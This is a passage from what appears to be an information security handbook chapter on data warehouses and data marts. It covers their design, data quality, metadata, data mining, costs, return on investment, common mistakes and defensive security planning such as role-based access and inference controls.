17. Check integrity after recovery and before use. Remember that even normal use of a corrupt database may spread the damage and that using bad data may result in serious damage to the enterprise.

Data Marts and Data Warehouses: Keys to the Future or Keys to the Kingdom?

M. E. Krehnke
D. K. Bradley

WHAT DO YOU THINK WHEN YOU HEAR THE TERM "DATA MART" OR "DATA WAREHOUSE"? CONVENIENCE? AVAILABILITY? CHOICES? CONFUSION FROM OVERWHELMING OPTIONS? POWER? SUCCESS? Organizational information, such as marketing statistics or customer preferences, when analyzed, can mean power and success in today's and future markets. If it is more convenient for a customer to do business with a "remembering" organization — one that retains and uses customer information (e.g., products used, sales trends, goals) and does not have to ask for the information twice — then that organization is more likely to retain and grow that customer's base.[1] There are even organizations whose purpose is to train business staff to acquire competitor's information through legal, but espionage-like techniques, calling it "corporate intelligence."[2]

DATA WAREHOUSES AND DATA MARTS: WHAT ARE THEY?

Data warehouses and data marts are increasingly perceived as vital organizational resources and — given the effort and funding required for their creation and maintenance, and their potential value to someone inside (or outside) the organization — they need to be understood, effectively used, and protected. Several years ago, one data warehouse proponent suggested a data warehouse's justification that includes support for

"merchandising, logistics, promotions, marketing and sales programs, asset management, cost containment, pricing, and product development," and equated the data warehouse with "corporate memory."[3]

The future looked (and still looks) bright for data warehouses, but there are significant implementation issues that need to be addressed, including scalability (size), data quality, and flexibility for use. These are the issues highlighted today in numerous journals and books — as opposed to several years ago when the process for creating a data warehouse and its justification were the primary topics of interest.

Data Warehouse and Data Mart Differences

Key differences between a data warehouse and data mart are size, content, user groups, development time, and amount of resources required to implement. A data warehouse (DW) is generally considered to be organizational in scope, containing key information from all divisions within a company, including marketing, sales, engineering, human resources, and finance, for a designated period of time. The users, historically, have been primarily managers or analysts (aka power users) who are collecting and analyzing data for planning and strategy decisions. Because of the magnitude of information contained in a DW, the time required for identifying what information should be contained in the warehouse, and then collecting, categorizing, indexing, and normalizing the data, is a significant commitment of resources, generally taking several years to implement.

A data mart (DM) is considered to be a lesser-scale data warehouse, often addressing the data needs of a division or an enterprise or addressing a specific concern (e.g., customer preferences) of a company. Because the amount and type of data are less varied, and the number of users who have to achieve concurrence on the pertinent business goals is fewer, the amount of time required to initiate a DM is less. Some components of a DM can be available for use within nine months to a year of initiation, depending on the design and scope of the project. If carefully planned and executed, it is possible for DMs of an enterprise to actually function as components of a (future) DW for the entire company. These DMs are linked together to form a DW via a method of categorization and indexing (i.e., metadata) and a means for accessing, assembling, and moving the data about the company (i.e., middleware software). It is important to carefully plan the decision support architecture, however, or the combination of DMs will result in expensive redundancy of data, with little or no reconciliation of data across the DMs. Multiple DMs within an organization cannot replace a well-planned DW.[4]

Data Warehouse and Data Mart Similarities

Key similarities between a DW and DM include the decisions required regarding the data before the first byte is ever put into place:

- What is the strategic plan for the organization with regard to the DW architecture and environment?
- What is the design/development/implementation process to be followed?
- What data will be included?
- How will the data be organized?
- How and when will the data be updated?

Following an established process and plan for DW development will help ensure that key steps are performed — in a timely and accurate manner by the appropriate individuals. (Unless noted otherwise, the concepts for DWs also apply to DMs.) The process involves the typical development steps of requirements gathering, design, construction, testing, and implementation.

The DW or DM is not an operational database and, as such, does not contain the business rules that can be applied to data before it is presented to the user by the original business application. Merely dumping all the operational data into the DW is not going to be effective or useful. Some data will be summarized or transformed, and other data may not be included. All data will have to be "scrubbed" to ensure that quality data is loaded into the DW. Careful data-related decisions must be made regarding the following:[5]

- business goals to be supported
- data associated with the business goals
- data characteristics (e.g., frequency, detail)
- time when transformation of codes is performed (e.g., when stored, accessed)
- schedule for data load, refresh, and update times
- size and scalability of the warehouse or mart

Business Goals Identification. The identification of the business goals to be supported will involve the groups who will be using the system. Because DWs are generally considered to be nonoperational decision support systems, they will contain select operational data. This data can be analyzed over time to identify pertinent trends or, as is the case with data mining, be used to identify some previously unknown relationship between elements that can be used to advance the organization's objectives. It is vital, however, that the DW be linked to, and supportive of, the strategic goals of the business.

Data Associated with Business Goals. The data associated with the identified business goals may be quantitative (e.g., dollar amount of sales) or qualitative (i.e., descriptive) in nature. DWs are not infinite in nature, and decisions must be made regarding the value of collecting, transforming, storing, and updating certain data to keep it more readily accessible for analysis.

Data Characteristics. Once the data has been identified, additional decisions regarding the number of years to be stored and the level of frequency to be stored have to be made. A related, tough decision is the level of detail. Are item sales needed: by customer, by sale, by season, by type of customer, or some other summary? Resources available are always going to be limited by some factor: funding, technology, or available support.

Data Transformation and Timing. Depending on the type of data and its format, additional decisions must be made regarding the type and timing of any transformations of the data for the warehouse. Business applications usually perform the transformations of data before they are viewed on the screen by the user or printed in a report, and the DW will not have an application to transform the data. As a result, users may not know that a certain code means engineering firm (for example) when they retrieve data about XYZ Company to perform an analysis. Therefore, the data must be transformed prior to its presentation, either before it is entered into the database for storage or before the user sees it.

Data Reloading and Updating. Depending on the type and quantity of data, the schedules for data reloading or data updating may require a significant amount of time. Decisions regarding the reload/update frequency will have to be made at the onset of the design because of the resources required for implementing and maintaining the process. A crucial decision to be made is: will data be reloaded en masse or will only changed data be loaded (updated)? A DW is nonoperational, so the frequency for reload/update should be lower than that required for an operational database containing the same or similar information. Longer reload and update times may impact users by limiting their access to the required information for key customer-related decisions and competition-beating actions. Data maintenance will be a substantial component of ongoing costs associated with the DW.

Size and Scalability. Over time, the physical size of the DW increases because the amount of data contained increases. The size of the database may impact the data updating or retrieval processes, which may impact the usage rate; as well, an increase in the number of users will also impact the retrieval process. Size may have a strongly negative impact on the cost, performance, availability, risk, and management of the DW. The ability of a DW to grow in size and functionality and not affect other critical factors is called scalability, and this capability relies heavily on the architecture and technologies to be used, which were agreed upon at the time the DW was designed.

DATA QUALITY

The quality of data in a DW is significant because it contains summarized data, addresses different audiences and functions than originally intended,

and depends on other systems for its data. The time-worn phrase "garbage in, garbage out" is frequently applied to the concept of DW data. Suggested ways to address data quality include incorporating metadata into the data warehouse structure, handling content errors at load time, and setting users' expectations about data quality. In addition, "it is mandatory to track the relationships among data entities and the calculations used over time to ensure that essential referential integrity of the historical data is maintained."[6]

Metadata Incorporation into the DW Design

Metadata is considered to be the cornerstone of DW success and effective implementation. Metadata not only supports the user in the access and analysis of the data, but also supports the data quality of the data in the warehouse.

The creation of metadata regarding the DW helps the user define, access, and understand data needed for a particular analysis or exploration. It standardizes all organizational data elements (e.g., the customer number for marketing and finance organizations), and acts as a "blueprint" to guide the DW builders and users through the warehouse and to guide subsequent integration of later data sources.

Metadata for a DW generally includes the following[7]:

1. organizational business models and rules
2. data view definitions
3. data usage model
4. report dictionary
5. user profiles
6. physical and logical data models
7. source file data dictionaries
8. data element descriptions
9. data conversion rules

Standardization of Metadata Models

The importance of metadata to the usefulness of a DW is a concept mentioned by most of the authors reviewed. Metadata and its standardization are so significant that Microsoft has joined the Metadata Coalition (MDC) consortium. Microsoft turned its metadata model, the Open Information Model (OIM), over to the MDC for integration into the MDC Metadata Interchange Specification (MDIS). This standard will enable various vendors to exchange metadata among their tools and databases, and support proprietary metadata.[8] There are other vendors, however, that are reluctant to participate and are maintaining their own versions of metadata management.[9] But this present difference of opinions does not diminish the need for comprehensive metadata for a DW.

Setting User Expectations Regarding Data Quality

Metadata about the data transformations can indicate to the user the level of data quality that can be expected. Depending on the user, the availability of data may be more significant than the accuracy, and this may be the case for some DMs. But because the DW is intended to contain significant data that is maintained over the long term and can be used for trend analysis, data quality is vital to the organization's DW goals. In a "Report from the Trenches," Quinlan emphasizes the need to manage user expectations and identify potential hardships as well as benefits.[10] This consideration is frequently mentioned in discussions of requirements for a successful DW implementation.

Characteristics of data quality are[11]:

- *accuracy:* degree of agreement between a set of data values and a corresponding set of correct values
- *completeness:* degree to which values are present in the attributes that require them
- *consistency:* agreement or logical coherence among data that frees them from variation or contradiction
- *relatability:* agreement or logical coherence that permits rational correlation in comparison with other similar or like data
- *timeliness:* data item or multiple items that are provided at the time required or specified
- *uniqueness:* data values that are constrained to a set of distinct entries, each value being the only one of its kind
- *validity:* conformance of data values that are edited for acceptability, reducing the probability of error

DW USE

The proposed use of a DW will define the initial contents, and the initial tools and analysis techniques. Over time, as users become trained in its use and there is proven applicability to organizational objectives, the content of a DW generally expands and the number of users increases. Therefore, developers and management need to realize that it is not possible to create the "perfect warehouse." Users cannot foresee every decision that they are going to need to make and define the information they need to do so. Change is inevitable. Users become more adept at using the DW and want data in more detail than they did initially; users think of questions they had not considered initially; and business environments change and new information is needed to respond to the current marketplace or new organizational objectives.[12] This is why it is important to plan strategically for the DW environment.

Types of Users

DWs are prevalent today in the retailing, banking, insurance, and communications sectors; and these industries tend to be leaders in the use of

business intelligence/data warehouse (BI/DW) applications, particularly in financial and sales/marketing applications.[13] Most organizations have a customer base that they want to maintain and grow (i.e., providing additional products or services to the same customer over time). The use of DWs and various data exploration and analysis techniques (such as data mining) can provide organizations with an extensive amount of valuable information regarding their present or potential customer base. This valuable information includes cross-selling and up-selling, fraud detection and compliance, potential lifetime customer value, market demand forecasting, customer retention/vulnerability, product affinity analysis, price optimization, risk management, and target market segmentation.

Techniques of Use

The data characteristics of the DW are significantly different from those of a transactional or operational database, presenting large volumes of summary data that address an extensive time period, which is updated on a periodic (rather than daily) basis. The availability of such data, covering multiple areas of a business enterprise over a long period of time, has significant value in organizational strategic marketing and planning. The availability of metadata enables a user to identify useful information for further analysis. If the data quality is high, the user will have confidence in the results.

The type of analysis performed is determined, in part, by the capabilities of the user and the availability of software to support the analysis. The usefulness of the data can be related to the frequency of updates and the level of detail provided in the DW. There are three general forms of study that can be performed on DW data[14]:

1. *analysis:* discovering new patterns and hypotheses for existing, unchanging data by running correlations, statistics, or a set of sorted reports
2. *monitoring:* automatic detection of matches or violations of patterns to provide a timely response to the change
3. *discovery:* interactive identification, a process of uncovering previously unknown relationships, patterns, and trends that would not necessarily be revealed by running correlations, statistics, or a set of sorted reports

The DW is more applicable for the "monitoring" and "discovery" techniques because the resources available are more fully utilized. It is possible that ad hoc analysis may be accepted in such a positive manner that scheduled reports are then performed as a result of that analysis, in which case the method changes from "discovery" to simply "analysis." However, the discovery of patterns (offline) can then be used to define a set of rules that will automatically identify the same patterns when compared with new, updated data online.

Data Mining. Data mining is a prevalent DW data analysis technique. It can be costly and time-consuming, because the software is expensive and may require considerable time for the analyst to become proficient. The benefits, however, can be quite remarkable. Data mining can be applied to a known situation with a concrete, direct question to pursue (i.e., reactive analysis) or to an unknown situation with no established parameters. The user is "seeking to identify unknown patterns and practices, detect covert/unexplained practices, and have the capability to expose organized activity (i.e., proactive invigilation)."[14]

Data mining is an iterative process, and additional sources can be introduced at any time during the process. It is most useful in exploratory analysis scenarios with no predetermined expectations as to the outcome. Data mining is not a single-source (product/technology) solution, and must be applied, as any tool, with the appropriate methodological approach. When using data mining, the analyst must consider:

- organizational requirements
- available data sources
- corporate policies and procedures

There are questions that have to be answered to determine if the data mining effort is worthwhile, including[15]:

1. Are sufficient data sources available to make the effort worthwhile?
2. Is the data accurate, well coded, and properly maintained for the analyst to produce reasonable results?
3. Is permission granted to access all of the data needed to perform the analysis?
4. Are static extractors of data sufficient?
5. Is there an understanding of what things are of interest or importance to set the problem boundaries?
6. Have hypothetical examples been discussed beforehand with the user of the analysis?
7. Are the target audience and the intent known (e.g., internal review, informational purposes, formal presentation, or official publication)?

Activities associated with data mining are[16]:

- *classification:* establishing a predefined set of labels for the records
- *estimation:* filling in missing values in a particular field
- *segmentation:* identification of subpopulations with similar behavior
- *description:* spotting any anomalous or "interesting" information

Data mining goals may be[17]:

- *predictive:* models (expressed as executable code) to perform some form of classification or estimation

- *descriptive:* informational by uncovering patterns and relationships

Data to be mined may be[17]:

- *structured:* fixed length, fixed format records with fields that contain numeric values, character codes, or short strings
- *unstructured:* word or phrase queries, combining data across multiple, diverse domains to identify unknown relationships

The data mining techniques (and products) to be used will depend on the type of data being mined and the end objectives of the activity.

Data Visualization. Data visualization is an effective data mining technique that enables the analyst and the recipients to discern relationships that may not be evident from a review of numerical data by abstracting the information from low-level detail into composite representations. Data visualization presents a "top-down view of the range of diversity represented in the data set on dimensions of interest."[18]

Data visualization results depend on the quality of data. "An ill-specified or preposterous model or a puny data set cannot be rescued by a graphic (or by calculation), no matter how clever or fancy. A silly theory means a silly graphic."[19] Data visualization tools can, however, support key principles of graphical excellence[20]:

- a well-designed presentation of interesting data through "substance, statistics, and design"
- communication of complex ideas with "clarity, precision, and efficiency"
- presentation of the "greatest number of ideas in the shortest time with the least ink in the smallest space"

Enterprise Information Portals. Extended use of the Internet and Web-based applications within an enterprise now supports a new form of access, data filtering, and data analysis: a personalized, corporate search engine — similar to the Internet personalized search engines (e.g., My Yahoo) — called a corporate portal, enterprise information portal, or business intelligence portal. This new tool provides multiple characteristics that would be beneficial to an individual seeking to acquire and analyze relevant information[21]:

- ease of use through a Web browser
- filtering out of irrelevant data
- integration of numerical and textual data
- capability of providing alerts when certain data events are triggered.

Enterprise information portals (EIPs) can be built from existing data warehouses or from the ground up through the use of Extensible Markup Language (XML). XML supports the integration of unstructured data resources (e.g., text documents, reports, e-mails, graphics, images, audio,

and video) with structured data resources in relational and legacy databases.[22] Business benefits associated with the EIP are projected to include[23]:

- leverage of DW, Enterprise Resource Planning (ERP), and other IT systems
- transforming E-commerce business into "true" E-business
- easing reorganization, merger, and acquisition processes
- providing improved navigation and access capabilities

But it is emphasized that all of the design and implementation processes and procedures, network infrastructures, and data quality required for successful DWs s must be applied to ensure an EIP's potential for supporting enterprise operations and business success.

Results

The results of data mining can be very beneficial to an organization, and can support numerous objectives: customer-focused planning and actions, business intelligence, or even fraud discovery. Examples of industries and associated data mining uses presented in *Data Mining Solutions, Methods and Tools for Real-World Problems*[18] include:

- *pharmaceuticals:* research to fight disease and degenerative disorders by mapping the human genome
- *telecommunications:* customer profiling to provide better service
- *retail sales and marketing:* managing the market saturation of individual customers
- *financial market analysis:* managing investments in an unstable Asian banking market
- *banking and finance:* evaluation of customer credit policy and the reduction of delinquent and defaulted car loans
- *law enforcement and special investigative units:* use of financial reporting regulations and data to identify money-laundering activities and other financial crimes in the United States by companies

Other examples are cited repeatedly throughout data management journals, such as *DM Review*. The uses of data mining continue to expand as users become more skilled, and as the tools and techniques increase in options and capabilities.

RETURNS ON THE DW INVESTMENT

Careful consideration and planning are required before initiating a DW development and implementation activity. The resources required are substantial, although the benefits can surpass the costs many times.

Costs

The DW design and implementation activity is very labor intensive, and requires the involvement of numerous business staff (in addition to Information Technology staff) over the entire life cycle of the DW, in order for the project to be successful by responding to organizational information needs. Although technology costs over time tend to drop, while providing even greater capabilities, there is a significant investment in hardware and software. Administration of the DWs is an ongoing expense. Because DWs are not static and will continue to grow in terms of the years of data and the types of data maintained, additional data collection and quality control are required to ensure continued viability and usefulness of the corporate information resource.

Costs are incurred throughout the entire DW life cycle; some costs are one-time costs, others are recurrent costs. One-time costs and a likely percentage of the total DW budget (shown in parentheses) include[24]:

- *hardware:* disk storage (30%), processor costs (20%), network communication costs (10%)
- *software:* database management software (10%); access/analysis tools (6%); systems management tools: activity monitor (2%), data monitor (2%); integration and transformation(15%); interface creation, metadata creation and population (5%)

Cost estimates (cited above) are based on the implementation of a centralized (rather than distributed) DW, with use of an automated code generator for the integration and transformation layer.

Recurrent costs include[24]:

- refreshment of the data warehouse data from the operational environment (55%)
- maintenance and update of the DW and metadata infrastructure (3%)
- end-user training (6%)
- data warehouse administration — data verification of conformance to the enterprise data model (2%), monitoring (7%), archiving (1%), reorganization/restructuring (1%); servicing DW requests for data (21%); capacity planning (1%); usage analysis (2%); and *security administration* (1%) [emphasis added]

The recurrent costs are almost exclusively associated with the administrative work required to keep the DW operational and responsive to the organization's needs. Additional resources may be required, however, to upgrade the hardware (e.g., more storage) or for the network to handle an unexpected increase in the volume of requests for DW information over time. It is common for the DW budget to grow an order of magnitude per

year for the first two years that the DW is being implemented. After the first few years, the rate of growth slows to 30 or 40 percent growth per year.[24]

The resources that should be expended for any item will depend on the strategic goals that the DW is intended to support. Factors affecting the actual budget values include[24]:

- size of the organization
- amount of history to be maintained
- level of detail required
- sophistication of the end user
- competitive marketplace participant or not
- speed with which DW will be constructed
- construction of DW is manual or automated
- amount of summary data to be maintained
- creation of integration and transformation layer is manual or automated
- maintenance of the integration and transformation layer is manual or automated

MEASURES OF SUCCESS

The costs for a DW can be extraordinary. Bill Inmon shows multiple DMs costing in the tens of millions in the graphics in his article on metadata and DMs.[4] Despite the costs, William McKnight indicates that that a recent survey of DW users has shown a range of return on investment (ROI) for a three-year period between 1857 percent and 16,000 percent, with an average annual ROI of 401 percent.[25] However, Douglas Hackney cautions that the sample sets for some DW ROI surveys were self-selected and the methodology flawed. Hackney does say that there are other ROI measures that need to be considered: "pure financial ROI, opportunity cost, 'do nothing' cost and a 'functional ROI'. In the real world, your financial ROI may be 0 percent, but the overall return of all the measures can easily be over 100 percent."[26] So, the actual measures of success for the DW in an organization, and the quantitative or qualitative values obtained, will depend on the organization.

Internal customers and their focus should be considered when determining the objectives and performance measures for the DW ROI, including[25]:

- sales volume (sales and marketing)
- reduced expenses (operations)
- inventory management (operations)
- profits (executive management)
- market share (executive management)
- improved time to market (executive management)
- ability to identify new markets (executive management)

DWs respond to these objectives by bringing together, in a cohesive and manageable group, subject areas, data sources, user communities, business rules, and hardware architecture.

Expanding on the above metrics, other benefits that can significantly impact the organization's well-being and its success in the marketplace are[25]:

- reduced losses due to fraud detection
- reduced write-offs because of (previous) inadequate data to combat challenges from vendors and customers
- reduced overproduction of goods and commensurate inventory holding costs
- increased metrics on customer retention, targeted marketing and an increased customer base, promotion analysis programs with increased customer numbers and penetration, and lowering time to market

Mergers by companies in today's market provide an opportunity for cross-selling by identifying new, potential customers for the partners or by providing additional services that can be presented for consideration to existing customers. Responsiveness to customers' needs, such as speed (submitting offers to a customer prior to the customer making a decision) and precision (tailoring offerings to what is predicted the customer wants), can be facilitated with a well-designed and well-utilized DW. Associated actions can include the automatic initiation of marketing activity in response to known buying or attrition triggers, or tools that coordinate a "continuous customized communication's stream with customers." Data mining expands the potential beyond query-driven efforts by identifying previously unknown relationships that positively affect the customer base.[27]

MISTAKES TO AVOID

The Data Warehousing Institute conducted meetings with DW project managers and Information Systems executives in 1995 to identify the "ten mistakes to avoid for data warehousing managers" and created a booklet (Ten Mistakes Booklet) that is available from the institute.[28] Time has not changed the importance or the essence of the knowledge imparted through the experienced contributors. Although many authors have highlighted one or more topics in their writings, this source is very succinct and comprehensive. The "Ten Data Warehousing Mistakes to Avoid" and a very brief explanation are noted below.[29]

1. *Starting with the wrong sponsorship chain.* Supporters of the DW must include an executive sponsor with funding and an intense interest in the effective use of information, a project "driver" who keeps the

project moving in the right direction with input from appropriate sources, and the DW manager.

2. *Setting expectations that one cannot meet and frustrating executives at the moment of truth.* DWs contain a select portion of organizational information, often at a summary level. If DWs are portrayed as "the answer" to all questions, then users are going to be disappointed. User expectations must be managed.
3. *Engaging in politically-naïve behavior.* DWs are a tool to support managers. To say that DWs will "help managers make better decisions" can alienate potential supporters (who may have been performing well *without* a DW).
4. *Loading the warehouse with information just because it was available.* Extraneous data makes it more difficult to locate the essential information and slows down the retrieval and analysis process. The data selected for inclusion in the DW must support organizational strategic goals.
5. *Believing that the data warehousing database design is the same as the transactional database design.* DWs are intended to maintain and provide access to selected information from operational (transactional) databases, generally covering long periods of time. The type of information contained in a DW will cross multiple divisions within the organization, and the source data may come from multiple databases and may be summarized or provided in detail. These characteristics (as well as the database objectives) are substantially different from those of operational or transactional databases.
6. *Choosing a data warehouse manager who is technology oriented rather than user oriented.* Data warehousing is a service business — not a storage business — and making clients angry is a near-perfect method of destroying a service business.
7. *Focusing on traditional internal record-oriented data and ignoring the potential value of external data and text, images, and — potentially — sound and video.* Expand the data warehouse beyond the usual data presentation options and include other vital presentation options. Users may ask: Where is the copy of the contract (image) that explains the information behind the data? Where is the ad (image) that ran in that magazine? Where is the tape (audio or video) of the key competitor at a recent conference talking about its business strategy? Where is the recent product launch (video)? Being able to provide the required reference data will enhance the analysis that the data warehouse designers and sponsors endeavor to support.
8. *Delivering data with overlapping and confusing definitions.* Consensus on data definitions is mandatory, and this is difficult to attain because multiple departments may have different meanings for the same term (e.g., sales). Otherwise, users may not have confidence in

the data they are acquiring. Even worse, they may acquire the wrong information, embarrass themselves, and blame the data warehouse.

9. *Believing the vendor's performance, capacity, and scalability promises.* Planning to address the present and future DW capacity in terms of data storage, user access, and data transfer is mandatory. Budgeting must include unforeseen difficulties and costs associated with less than adequate performance by a product.
10. *Believing that once the data warehouse is up and running, one's problems are finished.* Once they become familiar with the data warehouse and the process for acquiring and analyzing data, users are going to want additional and different types of data than that already contained in the DW. The DW project team must be maintained after the initial design and implementation takes place for on-going DW support and enhancement.
11. *Focusing on ad hoc data mining and periodic reporting.* (Believing there are only ten mistakes to avoid is also a mistake.) Sometimes, ad hoc reports are converted into regularly scheduled reports, but the recipients may not read the reports. Alert systems can be a better approach and make a DW mission-critical, by monitoring data flowing into the warehouse and informing key people with a need-to-know as soon as a critical event takes place.

Responsiveness to key business goals — high-quality data, metadata, and scalable architecture — is emphasized repeatedly by many DW authors, as noted in the next section on suggestions for DW implementation.

DW IMPLEMENTATION

Although the actual implementation of a DW will depend on the business goals to be supported and the type and number of users, there are general implementation considerations and measures of success that are applicable to many circumstances.

General Considerations

As expected, implementation suggestions are (basically) the opposite of the mistakes to avoid. There is some overlap in the suggestions noted because there are multiple authors cited. Suggestions include:

1. Understand the basic requirements.
2. Design a highly scalable solution.
3. Deliver the first piece of the solution into users' hands quickly.[30]
4. Support a business function that is directly related to the company's strategy; begin with the end in mind.
5. Involve the business functions from the project inception throughout its lifecycle.

6. Ensure executive sponsorship understands the DW value, particularly with respect to revenue enhancement that focuses on the customer.
7. Maintain executive sponsorship and interest throughout the project.[31]
8. Develop standards for data transformation, replication, stewardship, and naming.
9. Determine a cost-justification methodology, and charge users for data they request.
10. Allow sufficient time to implement the DW properly, and conduct a phased implementation.
11. Designate the authority for determining data sources and populating the metadata and DW data to Data Administration.
12. Monitor data usage and archive data that is rarely or never accessed.[5]
13. Budget resources for metadata creation. Make metadata population a metric for the development team.
14. Budget resources for metadata maintenance. Any change in the data requires a change in the metadata.
15. Ensure ease of access. Find and deploy tools that seamlessly integrate metadata.[32]
16. Monitor DW storage growth and data activity to implement reasonable capacity planning.
17. Monitor user access and analysis techniques to ensure that they optimize usage of the DW resources.
18. Tune the DW for performance based on usage patterns (e.g., selectively index data, partition data, create summarization, and create aggregations).
19. Support both business metadata and technical metadata.
20. Plan for the future. Ensure that interface between applications and the DW is as automated as possible. Data granularity allows for continuous DW tuning and reorganization, as required to meet user needs and organization strategic goals.
21. Consider the creation of an "exploration warehouse" for the "out-of-the-box thinkers" who may want to submit lengthy resource-consuming queries — if they become a regular request.[33]

Qualitative Measures of DW Implementation Success

In 1994, Sears, Roebuck and Co. (a leading U.S. retailer of apparel, home, and automotive products that operates 3000 department and specialty stores) implemented a DW to address organizational objectives. The eight (qualitative) measures of success presented below are based on the experiences associated with the Sears DW implementation.

1. *Regular implementation of new releases.* The DW and applications are evolving to meet business needs, adding functionality through a phased implementation process.

2. *Users will wait for promised system upgrades.* When phases will deliver the functionality that is promised, at the expected quality level and data integrity level, planned implementation schedules (and possibly slippage) will be tolerated.
3. *New applications use the DW to serve their data requirements.* Increased reliance on the DW provides consistency company-wide and is cost effective.
4. *Users and support staff will continue to be involved in the DW.* Users become reliant on the DW and the part it plays in the performance of their work responsibilities. Therefore, there needs to be a permanent DW staff to support the constantly changing DW and business environment. When product timeliness is crucial to profitability, then designated staff (such as the Sears Business Support Team) and the DW staff can provide additional, specialized support to meet user needs.
5. *The DW is used to identify new business opportunities.* As users become familiar with the DW, they will increasingly pursue new discovery opportunities.
6. *Special requests become the rule, not the exception.* The ability to handle special requests on a routine basis is an example of DW maturity and a positive leverage of DW resources.
7. *Ongoing user training.* New and advanced user training (e.g., troubleshooting techniques, sophisticated functionality) and the provision of updated documentation (highlighting new features) facilitate and enhance DW use in support of business objectives.
8. *Retirement of legacy systems.* Use of legacy systems containing duplicate information will decline. Retirement of legacy systems should follow a planned process, including verification of data accuracy, completeness, and timely posting, with advance notification to identified users for a smooth transition to the DW applications.[34]

DW SECURITY IMPLICATIONS

The benefits of the well-implemented and well-managed DW can be very significant to a company. The data is integrated into a single data source. There is considerable ease of data access that can be used for decision-making support, including trends identification and analysis, and problem-solving. There is overall better data quality and uniformity, and different views of the same data are reconciled. Analysis techniques may even uncover useful competitive information. But with this valuable warehouse of information and power comes substantial risk if the information is unavailable, destroyed, improperly altered, or disclosed to or acquired by a competitor.

There may be additional risks associated with a specific DW, depending on the organization's functions, its environment, and the resources available

for the DW design, implementation, and maintenance — which must be determined on an individual basis — that are not addressed here. Consider the perspective that the risks will change over time as the DW receives increased use by more sophisticated internal and external users; supports more functions; and becomes more critical to organizational operations.

DW Design Review

Insofar as the literature unanimously exhorts the need for upper-management support and applicability to critical business missions, the importance of the system is significant before it is even implemented. Issues associated with availability, integrity, and confidentiality should be addressed in the system design, and plans should include options for scalability and growth in the future. The DW must be available to users when they need the information; its integrity must be established and maintained; and only those with a need-to-know must access the data. Management must be made aware of the security implications and requirements, and security should be built into the DW design.

DW Design is Compliant with Established Corporate Information Security Policy, Standards, Guidelines, and Procedures. During the design phase, certain decisions are being made regarding expected management functions to be supported by the DW: user population (quantity, type, and expertise level); associated network connectivity required; information to be contained in the initial phase of the DW; data modeling processes and associated data formats; and resources (e.g., hardware, software, staff, data) necessary to implement the design. This phase also has significant security implications. The DW design must support and comply with corporate information security policies, including:

- non-disclosure statements signed by employees when they are hired[35]
- installation and configuration of new hardware and software, according to established corporate policies, guidelines, and procedures
- documentation of acceptable use and associated organizational monitoring activities
- consistency with overall security architecture
- avoidance of liability for inadequately addressing security through "negligence, breach of fiduciary duty, failing to use the security measures found in other organizations in the same industry, failing to exercise due care expected from a computer professional, or failure to act after an 'actual notice' has taken place"[45]
- protection from prosecution regarding inappropriate information access by defining appropriate information security behavior by authorized users[46]

DW Data Access Rights Are Defined and modeled for the DW User Population. When determining the access requirements for the DW, your initial users may be a small subset of employees in one division. Over time, it will expand to employees throughout the entire organization, and may include selected subsets of subcontractors, vendors, suppliers, or other groups who are partnering with the organization for a specific purpose. Users will not have access to all DW information, and appropriate access and monitoring controls must be implemented. Areas of security concern and implementation regarding user access controls include:

- DW user roles' definition for access controls (e.g., role-based access controls)
- user access rights and responsibilities documentation
- development of user agreements specifying security responsibilities and procedures[35]
- definition of user groups and their authorized access to specific internal or external data
- user groups and their authorized levels of network connectivity and use definitions
- definition of procedures for review of system logs and other records generated by the software packages[37]

DW Data Content and Granularity Is Defined and Appropriately Implemented in the DW Design. Initially, the DW content may be internal organizational numerical data, limited to a particular department or division. As time passes, the amount and type of data is going to increase, and may include internal organizational textual data, images, and videos, and external data of various forms as well. In addition, the required granularity of the data may change. Users initially may be comfortable with summary data; but as their familiarity with the DW and the analysis tools increases, they are going to want more detailed data, with a higher level of granularity than originally provided. Decisions that affect data content and its integrity throughout the DW life cycle include:

- Data granularity (e.g., summary, detail, instance, atomic) is defined.
- Data transformation rules are documented for use in maintaining data integrity.
- Process is defined for maintaining all data transformation rules for the life of the system.

Data Sensitivity Is Defined and Associated with Appropriate Access Controls Issues associated with data ownership, sensitivity, labeling, and need-to-know will need to be defined so that the data can be properly labeled, and access requirements (e.g., role-based access controls) can be assigned.

Establishment of role-based access controls "is viewed as effective and efficient for general enterprise security" and would allow the organization to expand the DW access over time, and successfully manage a large number of users.[38] Actions required that define and establish the data access controls include:

- determination of user access control techniques, including the methods for user identification, authentication, and authorization
- assignment of users to specific groups with associated authority, capabilities, and privileges[38] for role-based access controls
- determination of database controls (e.g., table and data labeling, encryption)
- establishment of a process for granting access and for the documentation of specified user roles and authorized data access, and a process for preventing the circumvention of the granting of access controls
- establishment of a process for officially notifying the Database Administrator (or designated individual) when an individual's role changes and his or her access to data must be changed accordingly
- establishment of a process for periodically reviewing access controls, including role-based access controls to ensure that only individuals with specified clearances and need-to-know have access to sensitive information

Data Integrity and Data Inference Requirements Are Defined and Associated with Appropriate Access Controls. Data integrity will be reviewed when the data is transformed for the DW, but should be monitored on a periodic basis throughout the life cycle of the DW, in cooperation with the DW database administration staff. Data inference and aggregation may enable an individual to acquire information for which he or she has no need-to-know, based on the capability to acquire other information. "An inference presents a security breach if higher-classified information can be inferred from lower-classified information."[39]

Circumstances in which this action might occur through data aggregation or data association in the DW need to be identified and addressed through appropriate data access controls. Data access controls to prevent or reduce unauthorized access to information obtained through a data inference process (i.e., data aggregation or data association) can include[39]:

- *Appropriate labeling of information:* unclassified information is reclassified (or labeled at a higher level) to prevent unauthorized inferences by data aggregation or data association.
- *Query restriction:* all queries are dominated by the level of the user, and inappropriate queries are aborted or modified to include only authorized data.

- *Polyinstantiation:* multiple versions of the same information item are created to exist at different classification levels.
- *Auditing:* a history of user queries is analyzed to determine if the response to a new query might suggest an inference violation.
- *Toleration of limited inferences:* inferred information violations do not pose a serious threat, and the prevention of certain inferences may be unfeasible.

Operating System, Application, and Communications Security Requirements Are Defined. Many DWs are using a Web-based interface, which provides easy accessibility and significant risk. Depending on the location of the system, multiple security mechanisms will be required. Actions required to define the security requirements should be based on a risk analysis and include:

- determination of mechanisms to ensure operating system and application system availability and integrity (e.g., firewalls, intrusion detection systems)
- determination of any secure communication requirements (e.g., Secure Socket Layer, encryption)

Plans for Hardware Configuration and Backup Must Be Included in the DW Design. The creation of a DW as a separate, nonoperational function will result in a duplication of hardware resources, because the operational hardware is maintained separately. In examples of mature DW utilizations, a second DW is often created for power users for "exploratory research" because the complexity of their analysis requests would take too much time and resources away from the other general users of the initial DW. This is then (possibly) a third set of hardware that must be purchased, configured, maintained, administered, and protected. The hardware investment keeps increasing. Documentation and updating of hardware and backup configurations should be performed as necessary.

